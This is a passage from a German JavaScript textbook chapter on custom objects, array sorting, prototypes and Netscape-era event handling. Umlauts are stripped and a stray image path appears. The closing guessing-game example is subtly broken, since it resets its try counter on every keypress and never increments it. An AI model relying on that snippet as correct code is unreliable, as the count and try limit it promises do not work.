Unser Ziel soll es jedoch sein, eine beliebige Funktion an `arraysort()` bzw. an die Methode `sort()` des `MakeArray`-Objekts zu bergeben. Aufgrund der Einschrnkungen von JavaScript muss der Name der Sortierfunktion als Zeichenkette bergeben werden. Der Rest ist dann gar nicht mehr so schwierig. Mittels `eval()` wird die Sortierfunktion mit zwei Array-Elementen als Parametern aufgerufen und das Ergebnis ausgewertet. Zur Erinnerung: Nur wenn das Ergebnis grer als 0 ist, ist der erste Parameter grer als der zweite. Zustzlich muss natrlich noch berprft werden, ob berhaupt ein Parameter an `arraysort()` bergeben worden ist. Sollte das nicht der Fall sein, wird ein alphanumerischer Vergleich mit dem `>`-Operator durchgefhrt.

```
function groesser(a, b, arg) {
   if (arg == null) {
      return (a>b);
   } else {
      var erg = eval(arg + "(\"" + a + "\", \"" + b +
      "\")");
      return (erg > 0);
   }
}
```

top

13.2.5 Zusammenfassung ▼▲

Im Folgenden finden Sie eine Anwendung fr das `MakeArray`-Objekt. Das Kartenblatt wird initialisiert, in vier Teile aufgeteilt (beispielsweise fr eine Partie Schafkopf zu viert) und (sortiert) ausgegeben.

Die Funktion `MakeArray()` (beziehungsweise, um exakt zu sein: der Klassenkonstruktor – derjenige Code, der bei der Instanziierung der Klasse aufgerufen wird) wurde fr dieses Beispiel leicht angepasst, so dass man als Parameter nicht die Gre des Arrays bergibt, sondern die anfnglichen Array-Elemente selbst.

```
<html>
<head>
<title>Karten spielen mit JavaScript</title>
<script type="text/javascript"><!--
//Funktionen des MakeArray-Objekts
function MakeArray(){
   for (var i = 0; i < MakeArray.arguments.length; i++) {
      this[i] = MakeArray.arguments[i];
   }
   this.length = MakeArray.arguments.length;
   this.toString = arraytoString;
   this.push = arraypush;
   this.sort = arraysort;
}
//Methoden
function arraytoString() {
   var returnstring = "";
   for (var i=0; i<this.length-1; i++) {
      returnstring += this[i] + ",";
```


```
    }
    returnstring += this[this.length-1];
    return returnstring;
}
function arraypush() {
    for (var i=0; i<arraypush.arguments.length; i++) {
        this[this.length+i] = arraypush.arguments[i];
    }
    this.length += arraypush.arguments.length;
}
function arraysort() {
    var sortiert = false;  //berprfung, ob sortiert
    while (!sortiert) {
        sortiert = true;
        for (var i=0; i<this.length-1; i++) {
            if (groesser(this[i], this[i+1],
                arraysort.arguments[0])) {
                sortiert = false;
                hilfsvariable = this[i];

                this[i] = this[i+1];
                this[i+1] = hilfsvariable;
            }
        }
    }
}
function groesser(a, b, arg) {
    if (!arg) {
        return (a>b);
    } else {
        var erg = eval(arg + "(\"" + a + "\", \"" + b +
        "\")");
        return (erg > 0);
    }
}
// *** Das eigentliche Programm ***
//Hilfsvariablen fr die Kartenbezeichnungen
var kartenname = new MakeArray("Zwei", "Drei", "Vier", "Fnf",
"Sechs",
"Sieben", "Acht", "Neun", "Zehn", "Bube", "Dame", "Knig", "As");
var farben = new MakeArray("Herz", "Karo", "Pik", "Kreuz");
//Initialisierung des Kartenarrays
var cards = new MakeArray();
for (var i=0; i<13; i++) {
    for (var j=0; j<4; j++) {
        karte = kartenname[i] + " " + farben[j];
        cards.push(karte);
    }
}
//Karten mischen

//Karten auf vier Personen verteilen
var hand1 = new MakeArray();
var hand2 = new MakeArray();
var hand3 = new MakeArray();
var hand4 = new MakeArray();
for (i=0; i<=12; i++) {
    hand1.push(cards[i]);
}
for (i=13; i<=25; i++) {
    hand2.push(cards[i]);
}
for (i=26; i<=38; i++) {
    hand3.push(cards[i]);
}
for (i=39; i<=51; i++) {
    hand4.push(cards[i]);
}
//Karten sortieren
hand1.sort("cardsort");
hand2.sort("cardsort");
```

```
hand3.sort("cardsort");
hand4.sort("cardsort");

//Sortierfunktion
function cardsort(a, b) {
   var wert_a = a.substring(0, a.indexOf(" "));
   var wert_b = b.substring(0, b.indexOf(" "));
   var index_a = -1; var index_b = -1;
   for (var i=0; i<kartenname.length; i++) {
      if (kartenname[i] == wert_a) {
         index_a = i;
      }
      if (kartenname[i] == wert_b) {
         index_b = i;
      }
   }
   if (index_a > index_b) {
      return 1;
   } else if (index_a < index_b) {
      return -1;
   }
   var farbe_a = a.substring(a.indexOf(" ")+1,
      a.length);
   var farbe_b = b.substring(b.indexOf(" ") + 1,
      b.length);
   return (farbe_a > farbe_b) ? 1 : 0;
}
//--></script>
</head>
<body>
<h1>Karten spielen mit JavaScript</h1>
<script type="text/javascript"><!--
function br() {
   return "<" + "br" + " />";
}
document.write("Hand 1: " + hand1.toString() + br());
document.write("Hand 2: " + hand2.toString() + br());
document.write("Hand 3: " + hand3.toString() + br());
document.write("Hand 4: " + hand4.toString() + br());
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 13.3 Die an vier Leute verteilten Karten, sortiert

top

13.2.6 Platzsparende Notation ▲

Auch bei Objekten gibt es – hnlich wie bei Arrays – eine platzsparende Notation. Hier ein Beispiel fr das handgeschriebene Array, zwar ohne Funktionalitt im Konstruktor, aber mit einigen Methoden:

```
var a = {
```

```
    "length": 0,
    "toString": function () {
       var returnstring = "";
       for (var i=0; i<this.length-1; i++) {
          returnstring += this[i] + ",";
       }
       returnstring += this[this.length-1];
       return returnstring;
    },
    "push": function() {
       for (var i=0; i<arraypush.arguments.length; i++) {
          this[this.length+i] = arraypush.arguments[i];
       }
       this.length += arraypush.arguments.length;
    }
};
```

Sie sehen also: Mit den geschweiften Klammern zeigen Sie an, dass ein Objekt vorliegt. Eigenschaften (oder Methoden) und ihre Werte (oder Implementierungen werden durch Doppelpunkte voneinander getrennt. Auch diese Kurznotation werden Sie an spterer Stelle wiederfinden: in Kapitel 18 unter dem Namen JSON.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 13 Objekte und Arrays**
  - **13.1 Array-Erweiterungen**
    - **13.1.1 Einfgen, nicht anfgen**
    - **13.1.2 Anfgen und lschen**
    - **13.1.3 Array-Elemente mischen**
    - **13.1.4 Sortieren**
  - **13.2 Eigene Objekte**
    - **13.2.1 Allgemeines**
    - **13.2.2 Methoden definieren**
    - **13.2.3 Eigene Sortiermethode**
    - **13.2.4 Eigene Sortiermethode, Teil 2**
    - **13.2.5 Zusammenfassung**
    - **13.2.6 Platzsparende Notation**
  - **13.3 JavaScript-Objekte erweitern**

top

13.3 JavaScript-Objekte erweitern

Eine besondere Eigenschaft jeder JavaScript-Klasse ist `prototype`. Damit knnen Sie unter anderem das OOP-Konzept der Vererbung implementieren. Als Wert fr die Eigenschaft `prototype` geben Sie Eigenschaften und Methoden an, die alle Objekte der Klasse haben sollen.

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Angenommen, Sie haben eine allgemeine Klasse `Auto` implementiert, mit Eigenschaften wie `ps` und Methoden wie `beschleunigen()`. Dann erstellen Sie eine Klasse `ElchAuto`. Die soll alle Eigenschaften und Methoden der Klasse `Auto` besitzen, allerdings auch eine neue Methode: `umkippen()`. Das machen Sie dann so:

```
function Auto() {
  // Auto wird implementiert ...
}

function ElchAuto() {
   this.umkippen = function() {
      // umkippen implementieren
   };
}
ElchAuto.prototype = new Auto();
```

Diese Form der Erweiterung ist allerdings auch bei bestehenden JavaScript-Objekten mglich! Erinnern Sie sich noch an die Funktion `zufall_intervall()`aus Kapitel 6? Wenn diese einen Wert zwischen 65 und 90 zurckliefert, liegt ein ASCII-Code eines zuflligen Zeichens zwischen A und Z vor. Es wre doch schn, wenn das String-Objekt von JavaScript eine solche Funktionalitt direkt als Methode anbieten wrde (zugegeben, ber den praktischen Nutzen kann man diskutieren, aber es geht vor allem ums Prinzip). Mit der `prototype`-Eigenschaft ist das kein Problem:

```
function zufall_intervall(a, b) {
  var z = Math.random();
  z *= (b - a + 1);
  z += a;
  return (Math.floor(z));
}

String.prototype.random = function() {
   return String.fromCharCode(zufall_intervall(65, 90));
};
```

Das String-Objekt besitzt jetzt eine Methode `random()`, allerdings nur wenn Sie die Klasse instanziieren (oder einen neuen String erstellen). Hier sehen Sie ein komplettes Beispiel, das ein Zufallszeichen zwischen `A` und `Z` erzeugt und ausgibt:

```
<html>
<head>
<title>Events</title>
<script type="text/javascript"><!--
function zufall_intervall(a, b) {
   var z = Math.random();
   z *= (b - a + 1);
   z += a;
   return (Math.floor(z));
}
```

```
String.prototype.random = function() {
   return String.fromCharCode(zufall_intervall(65, 90));
};
//--></script>
</head>
<body>
<h1>Event-Listener</h1>
<form>
<input type="button" value="Zufallszeichen"
   onclick="alert((new String()).random());" />
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 13.4 Ein zuflliges Zeichen

---

[1]Denken Sie daran, dass Array-Indizes mit null beginnen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 14 Ereignisbehandlung**
  - **14.1 Events mit dem Netscape Navigator**
    - **14.1.1 Neue Ereignisse**
    - **14.1.2 Ereignisse als Objekteigenschaften**
    - **14.1.3 Ereignisse abfangen**
    - **14.1.4 Ereignisbehandlung**
    - **14.1.5 Ereignisse umleiten**
    - **14.1.6 Ereignisse durchleiten**
    - **14.1.7 Tastatureingaben**
  - **14.2 Events mit dem Internet Explorer**
    - **14.2.1 Neue Ereignisse**
    - **14.2.2 Ereignisse als Objekteigenschaften**
    - **14.2.3 Spezielle Skripten**
    - **14.2.4 Ereignisse abfangen**
    - **14.2.5 Bubbling**
    - **14.2.6 Das Event-Objekt**
  - **14.3 Events mit beiden Browsern**
    - **14.3.1 Browserunabhngigkeit**
    - **14.3.2 Benutzereingaben**
  - **14.4 Andere (und moderne) Browser**

Groe Ereignisse werfen ihre Dementis voraus. – Lothar Schmidt

Kapitel 14 Ereignisbehandlung

Die Behandlung von Ereignissen, also die Reaktion auf Benutzereingaben oder -aktionen, gestaltet sich bis jetzt noch ziemlich berschaubar. Es gibt Event-Handler, die in den entsprechenden HTML-Tags eingesetzt werden und beim Eintreten des entsprechenden Ereignisses eine JavaScript-Aktion ausfhren (knnen). In diesem Kapitel wird dieses Konzept noch einmal behandelt. Es werden Erweiterungen daran in der JavaScript-Version 1.2 gezeigt, und es wird eine alternative Methode vorgestellt, um Event-Handler zu setzen. Dann wird es erst richtig interessant: Sowohl Netscape als auch Microsoft haben seinerzeit fr die Version 4 ihrer Browser das Event-Konzept erweitert und bieten ausgefeiltere Mglichkeiten an. Eine praxisnahe Anwendung dafr zu finden fllt nicht immer leicht, aber beispielsweise knnen Tastatureingaben abgefangen und zum Teil auch erkannt werden. Im letzten Abschnitt dieses Kapitels werden dann Verfahren aufgezeigt, wie Sie Ihre Abfragen fr beide Browsertypen funktionsfhig machen knnen – ab Version 4, wohlgemerkt. Warum ist das (im Falle) von Netscape berhaupt noch relevant? Ganz einfach: Am Schluss sehen wir uns die aktuellen Mozilla-

Browser an, die sich krftig beim alten Netscape bedient haben.

top

14.1 Events mit dem Netscape Navigator ▼

Im Folgenden wird – der Einfachheit halber – auf Ereignisse mit mglichst simplen Aktionen reagiert, im Normalfall mit `window.alert()`. Das hat den Vorteil, dass man bei diesem neuen Stoff nicht den berblick innerhalb eines lngeren, ausfhrlicheren Beispiels verliert, sondern sich auf das Wesentliche konzentrieren kann.

Die bisherige Methode, auf ein Ereignis zu reagieren, bestand darin, einen HTML-Event-Handler dementsprechend zu setzen:

```
<html>
<head>
<title>Events</title>
<script type="text/javascript"><!--
function hamlet() {
   alert("To be, or not to be");
}

//--></script>
</head>
<body onload="hamlet();">
<h1>Events mit Netscape</h1>
</body>
</html>
```

top

14.1.1 Neue Ereignisse ▼▲

In JavaScript Version 1.2 wurden neue Ereignisse und dazugehrige Event-Handler eingefhrt. Diese betreffen Maus- und Tastatureingaben.

Bei einem Mausklick trat in den lteren Versionen nach dem Drcken und Loslassen der Maustaste das Ereignis `click` ein, und dann konnte mit dem Event-Handler `onclick` reagiert werden. Ab Netscape Navigator 4.0 wurde dieses Verfahren etwas verfeinert. Es gibt die zustzlichen Ereignisse `mousedown` und `mouseup`, die eintreten, wenn die Maustaste gedrckt respektive wieder losgelassen wird. Ein Mausklick lsst also drei Ereignisse hintereinander eintreten, und zwar in dieser Reihenfolge:

- `mousedown`
- `mouseup`
- `click`

Am folgenden Beispiel knnen Sie die Reihenfolge ausprobieren. Klicken Sie auf die Formular-Schaltflche, und beobachten Sie, wie sich die Statuszeile verndert,[1] wenn Sie die Schaltflche anklicken und dann die Maustaste wieder loslassen.

```
<html>
<head>
<title>Neue Mausereignisse</title>
</head>
<body onload="window.status='';">
<h1>Neue Mausereignisse</h1>
<form>
```

```
<input type="button" value="Klick mich!"
  onmousedown="window.status+='[mousedown]';"
  onmouseup="window.status+='[mouseup]';"
  onclick="window.status+='[click]';" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 14.1 Die neuen Mausereignisse

Ein weiteres neues Ereignis ist `dblclick`, das einen Doppelklick darstellt. Neu ist auch das Ereignis `mousemove`, das die Bewegungen der Maus erfasst. Wir werden spter darauf zurckkommen.

Auch Tastatureingaben knnen abgefangen werden; dazu erfahren Sie in Abschnitt 14.1.7, Tastatureingaben, mehr.

top

14.1.2 Ereignisse als Objekteigenschaften ▼▲

Event-Handler knnen auch ohne HTML-Markup besetzt werden. Kommen wir zu dem Code vom Anfang des Kapitels zurck:

```
<body onload="hamlet();">
```

Dies kann auch folgendermaen ausgedrckt werden:

```
window.onload = hamlet;
```

Hierbei sind zwei Dinge bemerkenswert. Zum einen fehlen die Klammern hinter `hamlet`; das liegt daran, dass kein Funktionsaufruf angegeben werden darf, sondern eine Funktionsreferenz, also ein Funktionsname ohne Klammern angegeben wird. Zum anderen erfolgt die Zuweisung anders: Da `<body onload="...">` beim Laden des Fensters ausgefhrt wird, muss die `onload`-Eigenschaft des `window`-Objekts gesetzt werden.

Durch dieses Vorgehen gewinnt man an Flexibilitt, da man den Event-Handler an jeder Stelle im Dokument setzen kann. Ebenso kann − wenn es die Applikation erfordert − der Event-Handler gelscht werden:

```
window.onload = null;
```

In diesem Fall ist das natrlich eher unsinnig, da das Ereignis `load` ohnehin nur einmal auftritt, beim Laden der Seite nmlich.

Das oben angefhrte Beispiel mit den neuen Mausereignissen kann wie folgt quivalent umgeschrieben werden:

```
<html>
<head>
<title>Neue Mausereignisse</title>
<script type="text/javascript"><!--
function mclick() { window.status += "[click]"; }
function mup() { window.status += "[mouseup]"; }
function mdown() { window.status += "[mousedown]"; }
function init() {
   window.status = '';
   with (document.forms[0].elements[0]) {
      onclick = mclick;
      onmouseup = mup;
      onmousedown = mdown;
  }
}
window.onload = init;
//--></script>
</head>
<body>
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" value="Klick mich!" />
</form>
</body>
</html>
```

Es ist hierbei sehr wichtig, dass die Funktion `init()` erst beim Eintreten des `load`-Ereignisses aufgerufen wird. Das Dokument muss vollstndig geladen worden sein, denn davor existiert die Schaltflche noch nicht, ihr knnen also auch keine Eigenschaften gegeben werden.

Mit anonymen Funktionen knnen Sie ein wenig Tipparbeit einsparen. Beim Setzen von `window.onload` (oder einer anderen Ereignis-Eigenschaft) geben Sie einfach den Funktionscode an, ohne extra eine (benannte) Funktion definieren zu mssen:

```
<html>
<head>
<title>Neue Mausereignisse</title>
<script type="text/javascript"><!--
window.onload = function() {
   window.status = '';
   with (document.forms[0].elements[0]) {
      onclick =
         function () { window.status += "[click]"; };
      onmouseup =
         function () { window.status += "[mouseup]"; };
      onmousedown =
         function () { window.status += "[mousedown]"; };
  }
};
//--></script>
</head>
<body>
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" value="Klick mich!" />
</form>
</body>
</html>
```

top

14.1.3 Ereignisse abfangen ▼▲

Wie oben zu sehen ist, sind ein Ereignis und ein Event-Handler immer einem

bestimmten Element zugewiesen. Die Funktion `init()` ist dem `onload`-Event-Handler des Fensters zugewiesen, die anderen Funktionen den mausbezogenen Event-Handlern der bestimmten Schaltflche. Rein theoretisch kann es aber ganz geschickt sein, wenn nicht die Schaltflche die Abarbeitung des Ereignisses bernimmt, sondern vielleicht das Fenster, das das Oberobjekt der Schaltflche ist (die Schaltflche kann als `window.document.forms[0].elements[0]` angesprochen werden). Dazu gibt es die Methode `captureEvents()`, mit der man festlegen kann, dass bestimmte Objekte Ereignisse abfangen, die in deren Unterobjekten auftreten. Als Parameter werden die zu berwachenden Ereignisse bergeben. Mit dem folgenden Befehl fngt das Objekt `window` alle `click`-Ereignisse in seinen Unterobjekten ab:

```
window.captureEvents(Event.CLICK);
```

Hierbei bezeichnet `Event.CLICK` das `click`-Ereignis. Die Schreibweise (insbesondere, dass das Ereignis komplett in Grobuchstaben erscheint) ist verpflichtend. Das `Event`-Objekt wird in diesem Kapitel noch etwas ausfhrlicher behandelt.

Der Opera-Browser untersttzt `window.captureEvents()` nicht; hier mssen Sie `document.captureEvents()` verwenden!

Sollen mehrere Ereignisse berwacht werden, so werden diese durch den `|`-Operator getrennt angegeben. Der `|`-Operator steht fr das bitweise Oder, was an dieser Stelle aber nicht sonderlich interessant ist; es kommt vielmehr darauf an, wie dieser Operator fr die Ereignisbehandlung eingesetzt wird. Wenn das `window`-Objekt die Ereignisse `click`, `mousedown` und `mouseup` berprfen soll, muss der folgende Befehl ausgefhrt werden:

```
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
```

Alternativ kann man auch mehrere `captureEvents()`-Aufrufe hintereinander schalten, wenn man sich mit dem `|`-Operator nicht wohlfhlt (die Verwechslungsgefahr mit `||` ist recht gro). Die Methode `capture-Events()` kann nicht nur beim `window`-Objekt eingesetzt werden, sondern auch beim `document`-Objekt. Natrlich kann man das frhe Abfangen von Ereignissen auch wieder ausschalten; hierzu dient die Methode `releaseEvents()`. Die folgenden Codezeilen heben sich gegenseitig auf:

```
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
window.releaseEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
```

top

14.1.4 Ereignisbehandlung ▼▲

Wenn ein bergeordnetes Projekt Ereignisse abfangen soll, so muss man feststellen knnen, welches Ereignis wo eingetreten ist, um darauf reagieren zu knnen. Im Folgenden wird so etwas am bekannten Beispiel mit der Schaltflche exemplarisch vorgefhrt. Die Anwendung soll insofern erweitert werden, als dass eine zweite Schaltflche eingefhrt wird, die auch mit Event-Handlern bestckt werden soll. Um Schreibarbeit zu sparen, soll die Ereignisbehandlung nicht direkt in dem HTML-Code fr die Schaltflchen definiert, sondern von oben gesteuert werden.

Zunchst einmal muss man mit `captureEvents()` die Ereignisse an das `window`-Objekt binden (zumindest in diesem Beispiel). Sodann muss man fr die Ereignisse entsprechende Verarbeitungsfunktionen erstellen und zuweisen. Das Beispiel sieht dann ungefhr folgendermaen aus:

```
<html>
<head>
<title>Neue Mausereignisse</title>
<script type="text/javascript"><!--
function mclick(e) {}
function mup(e) {}
function mdown(e) {}
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
window.onclick = mclick;
window.onmousedown = mdown;
window.onmouseup = mup;
//--></script>
</head>
<body>
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" />
<input type="button" name="Button2" value="Button2" />
</form>
</body>
</html>
```

Beachten Sie die leeren Funktionsaufrufe:

```
function mclick(e) {}
function mup(e) {}
function mdown(e) {}
```

Anscheinend wird ein Parameter `e` bergeben, doch woher kommt dieser? Wenn man Event-Handler mittels JavaScript-Eigenschaften setzt, kann man ja keine Parameter bergeben, da die Klammern fehlen. In diesem Fall wird jedoch das Ereignis selbst, eine Instanz des Objekts `Event`, an die Behandlungsfunktion bergeben. Die Bezeichnung `e` ist hierbei zwar frei whlbar, das `e` hat sich aber mittlerweile in Programmiererkreisen durchgesetzt. Solche ungeschriebenen Gesetze haben den Vorteil, dass man fremden Code auch ohne ausreichende Dokumentation recht schnell verstehen kann − unter Umstnden.

Das `Event`-Objekt hat eine ganze Reihe von Eigenschaften, die in der Referenz vollstndig vorgestellt werden. Fr unsere Zwecke verwenden wir zunchst die folgenden:

- `target`: Das Ziel des Ereignisses (als Referenz), also das Objekt, fr das das Ereignis bestimmt war.
- `type`: Die Art des Ereignisses als Zeichenkette.

Sie sehen, dass es eigentlich vllig unntig war, gleich drei Funktionen (`mclick()`, `mdown()` und `mup()`), zu verwenden, da sich der Typ des eingetretenen Ereignisses bestimmen lsst. Zur bung knnen Sie diesen Missstand ja einmal beheben.

Die drei Behandlungsfunktionen werden nun so umgeschrieben, dass in der Statuszeile nicht nur der Name des Ereignisses angegeben wird, sondern auch der Name des Objekts, fr das dieses Ereignis bestimmt war. Da man mit der Eigenschaft `target` eben dieses Objekt erhlt, kann man mit der Objekteigenschaft `name` den gewnschten Wert erhalten.

```
function mclick(e) { window.status += "[click@"+e.target.name+"]"; }

function mup(e) { window.status += "[mouseup@"+e.target.name+"]"; }

function mdown(e) { window.status += "[mousedown@"+e.target.name+"]"; }
```



Hier klicken, um das Bild zu Vergrern

Abbildung 14.2 Die angeklickte Schaltflche wird identifiziert.

top

14.1.5 Ereignisse umleiten ▼▲

Es ist nicht nur mglich, Ereignisse abzufangen und abzuarbeiten, bevor sie bei dem eigentlichen Zielobjekt eintreffen; man kann die Ereignisse auch auf andere Objekte umleiten. Beispielsweise ist es mglich, ein `click`-Ereignis einer Schaltflche auf einen Link umzuleiten. Wenn das `click`-Ereignis bei einem Link eintrifft, wird dieser Link aktiviert (das muss natrlich noch programmiert werden). Die entsprechende Methode heit `handleEvent()`, und als Parameter muss das Ereignis explizit bergeben werden.

Wird im folgenden Code die erste Schaltflche angeklickt, so wird das Ereignis an die Methode `handleEvent()` des Links bergeben (alle Links eines Dokuments werden im Array `document.links` gespeichert) und die Website von Galileo Press wird aufgerufen. Wird dagegen die zweite Schaltflche angeklickt, so wird wie gewhnlich die Statuszeile gendert.

```
<html>
<head>
<title>Neue Mausereignisse</title>
<script type="text/javascript"><!--
function mclick(e) {
   if (e.target.name=="Button1") {
      document.links[0].handleEvent(e);
   } else {
      window.status += "[click@"+e.target.name+"]";
   }
}
function mup(e) { window.status +=
   "[mouseup@"+e.target.name+"]"; }
function mdown(e) { window.status +=
   "[mousedown@"+e.target.name+"]"; }
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
window.onclick = mclick;
window.onmousedown = mdown;
window.onmouseup = mup;
function galileo() { location.href = "http://www.galileo-press.de"; }
function init() {
   document.links[0].onclick = galileo;
   window.status = "";
}
window.onload = init;
//--></script>
</head>
<body>
<h1>Neue Mausereignisse</h1>

<form>
<input type="button" name="Button1" value="Button1" />
<input type="button" name="Button2" value="Button2" />
</form>
```

```
<hr />
<a href="http://www.galileo-press.de">Galileo Press</a>
</body>
</html>
```

top

14.1.6 Ereignisse durchleiten ▼▲

Ein Problem hat das Netscape-System noch: Wenn dem `window`-Objekt ein Ereignis zugeordnet wird (durch `captureEvents()`), aber dieses Objekt damit nichts tut, ist das Ereignis verloren oder muss manuell an ein anderes Objekt weitergeleitet werden (mit `handleEvent()`). Das muss aber noch nicht das Ende der Fahnenstange sein; und in der Tat gibt es noch eine weitere Methode, `routeEvent()`. Dieser Methode wird auch das Ereignis als Parameter bergeben, aber man kann mit ihr das Ereignis nicht an ein fixes Objekt weitergeben, sondern muss es in der Hierarchie nach unten durchreichen. Wird also eine Schaltflche angeklickt, das `click`-Ereignis vom `window`-Objekt abgefangen und dann `routeEvent(e)` aufgerufen, so wird zuerst nachgeschaut, ob das `document`-Objekt (das nchste Objekt in der Hierarchie) einen Event-Handler fr das Ereignis (hier: `click`) hat. Falls nicht, wird – in diesem Beispiel – zunchst das Formular berprft, aber das hat beim Netscape Navigator ja ohnehin kein `click`-Ereignis. Zuletzt wird die Schaltflche selbst berprft.

Dieses Vorgehen hat seine Vorteile. So kann man explizit prfen, wo ein Ereignis herkommt, und wenn man damit nichts anfangen kann, wird es einfach weitergereicht. Im folgenden Beispiel, der nchsten Erweiterung unseres Codes, wird dieses Verfahren an zwei Stellen eingesetzt:

- Wenn der Benutzer irgendwo in das Fenster klickt, tritt auch ein `click`-Ereignis auf und wird vom `window`-Objekt (dank `captureEvents()`) abgefangen. Mitunter erscheint dann Mll in der Statuszeile. Das knnen Sie verhindern, indem Sie berprfen, ob der Name des aufrufenden Objekts mit `"Button"` anfngt.
- Klickt der Benutzer auf den Link, wird auch nichts in die Statuszeile geschrieben, und das Ereignis wird direkt weitergereicht, so dass das Ziel des Links auch angezeigt wird, ohne dass gro mit `handleEvent()` umgeleitet werden muss.

```
<html>
<head>
<title>Neue Mausereignisse</title>
<script type="text/javascript"><!--
function mclick(e) {
   if (e.target.name.indexOf("Button") == 0) {
      window.status += "[click@"+e.target.name+"]";
   }
   routeEvent(e);
}
function mup(e) { window.status +=
   "[mouseup@"+e.target.name+"]"; }
function mdown(e) { window.status +=
   "[mousedown@"+e.target.name+"]"; }
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP);
window.onclick = mclick;
window.onmousedown = mdown;
window.onmouseup = mup;
function galileo() { location.href =
"http://www.galileo-press.de"; }
function init() {
   document.links[0].onclick = galileo;
   window.status = "";
```

```
}
window.onload = init;
//--></script>
</head>
<body>
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" />
<input type="button" name="Button2" value="Button2" />
</form>
<hr />
<a href="http://www.galileo-press.de" >Galileo Press</a>
</body>
</html>
```

top

14.1.7 Tastatureingaben ▲

Fr Tastatureingaben wurden mit JavaScript 1.2 ebenfalls neue Ereignisse eingefhrt. Bei einem Tastendruck tritt das Ereignis `keypress` ein. Wie bei einem Mausklick besteht auch dieser Tastendruck aus zwei Teilen, und zwar aus `keydown` (Taste drcken) und `keyup` (Taste wieder loslassen).

Das W3C-DOM Level 2 kennt keine Tastatureingaben. Sprich, die Browserhersteller mussten hier Pionierarbeit leisten − was dazu fhrt, dass verschiedene Browser einige Unterschiede in der Tastaturhandhabung aufweisen.

Bei Tastatureingaben gewinnt das Ereignis besonders an Bedeutung. In der Eigenschaft `which` steht der ASCII-Code des Zeichens. So kann ein einfaches Ratespiel implementiert werden. Der Benutzer kann in das folgende Texteingabefeld beliebige Buchstaben eingeben. Nach jedem Tastendruck wird der eingegebene Buchstabe mit dem zu erratenden Buchstaben verglichen. Hat der Benutzer richtig geraten, so wird dies ausgegeben. Bei jedem Rateversuch wird ein Zhler um eins erhht, denn man kann nicht unendlich oft raten, sondern (bei uns) maximal zehnmal. Beachten Sie, wie im folgenden Code die Funktion immer mit `return true` verlassen wird, auer wenn das Ratespiel zu Ende ist: Dann endet die Funktion mit `return false`. Der Grund ist folgender: Wie Sie bereits an diversen Beispielen in anderen Kapiteln gesehen haben, wird die weitere Abarbeitung des Ereignisses im Browser abgebrochen, wenn ein Event-Handler mit `return false` endet. In diesem Fall soll verhindert werden, dass die zustzlich eingetippten Buchstaben im Eingabefeld erscheinen.

```
<html>
<head>
<title>Tastatureingaben mit Mozilla</title>
<script type="text/javascript"><!--
var versuche = 0;
var geheim = "K"  //Geheimes Zeichen
function taste(e) {
   versuche = 0;
   //Umwandlung von ASCII-Code in Zeichen
   var zeichen = String.fromCharCode(e.which);
   if (zeichen.toUpperCase() == geheim) {
      alert("Richtig geraten, mit genau " + versuche +
         " Versuchen");
      versuche = 10;
   }
   return (versuche<10);
}
